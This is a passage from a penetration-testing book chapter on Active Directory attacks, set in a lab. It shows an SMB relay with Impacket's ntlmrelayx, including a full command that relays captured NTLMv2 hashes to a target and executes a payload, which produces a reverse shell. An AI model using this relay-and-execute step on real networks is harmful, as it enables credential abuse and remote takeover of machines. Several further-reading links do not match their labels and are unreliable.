If the preceding commands don't execute, consider using `python3` as the prefix. As a result, you can execute `python3 ntlmrelayx.py -t 192.168.42.26 -smb2support -e /home/kali/payload4.exe`. The `python3` part may be needed when using Kali Linux 2024 and newer.

10. The preceding commands will allow Impacket to capture the user credentials whenever a domain user on the network accesses an SMB shared resource over the network, relaying the captured username and NTLMv2 hash to a targeted system. This allows the attacker system to automatically gain access to

the target via SMB, delivering and executing the malicious payload on the target.

11. Next, we will need to trigger an event within our lab. Log in to **Alice-PC** using a domain user account (`rogue` / `Password1`), open the **Run** application, and attempt to access the UNC path to the attacker's machine (Kali Linux):

Figure 12.60: Triggering an event

12. Typically, in a real penetration testing engagement, you will need to wait until a domain user on the network attempts to access a network share or resource for an event to occur.
13. Next, head over to Kali Linux and notice that, in the **Terminal** (#1) with the Metasploit listener, you now have a reverse shell from Bob-PC:

Figure 12.61: Obtaining a shell

14. By simply capturing and relaying the domain credentials from a user to another computer on the network, we can deliver and execute malicious payloads on the target's system.
15. Once, you've finished with the exercise, power off your virtual machines.
16. Lastly, open **VirtualBox Manager**, select the **Kali Linux** virtual machine, select **Settings**, go to **Network**, and disable **Adapter 3**. This will disable the network adapter on Kali Linux that's connected to the RedTeamLab network within our lab topology, as shown below:

Figure 12.62: Disabling the network adapter

Having completed this section, you have learned how to abuse the trust between Windows 10 clients on an Active Directory domain using SMB for file sharing. You now know how to retrieve the SAM database and gain a reverse shell on a Windows 10 client system on a network.

Summary

In this chapter, you learned how Active Directory is used within organizations to help their IT teams centrally manage all the users and devices within their network. You have also gained some hands-on experience and the skills needed to extract sensitive information from Active Directory and identify the attack paths to use to compromise the domain. Furthermore, you know how to perform various network-based attacks that take advantage of the trust between domain clients and the domain controller within a network.

I trust that the knowledge presented in this chapter has provided you with valuable insights, supporting your path toward becoming an ethical hacker and penetration tester in the dynamic field of cybersecurity. May this newfound understanding empower you on your journey, allowing you to navigate the industry with confidence and make a significant impact. In the next chapter, *Advanced Active Directory Attacks*, you will learn how to perform advanced attacks on an Active Directory infrastructure.

Further reading

To learn more about the topics that were covered in this chapter, visit the following links:

- Security Account Manager: https://www.techtarget.com/searchenterprisedesktop/definition/Security-Accounts-Manager
- Active Directory Domain Services overview: https://www.techtarget.com/searchenterprisedesktop/definition/Security-Accounts-Manager
- PowerView command list: https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon
- BloodHound documentation: https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon
- LLMNR/NBT-NS poisoning and SMB relay: https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon

Join our community on Discord

Join our community's Discord space for discussions with the author and other readers:

https://packt.link/SecNet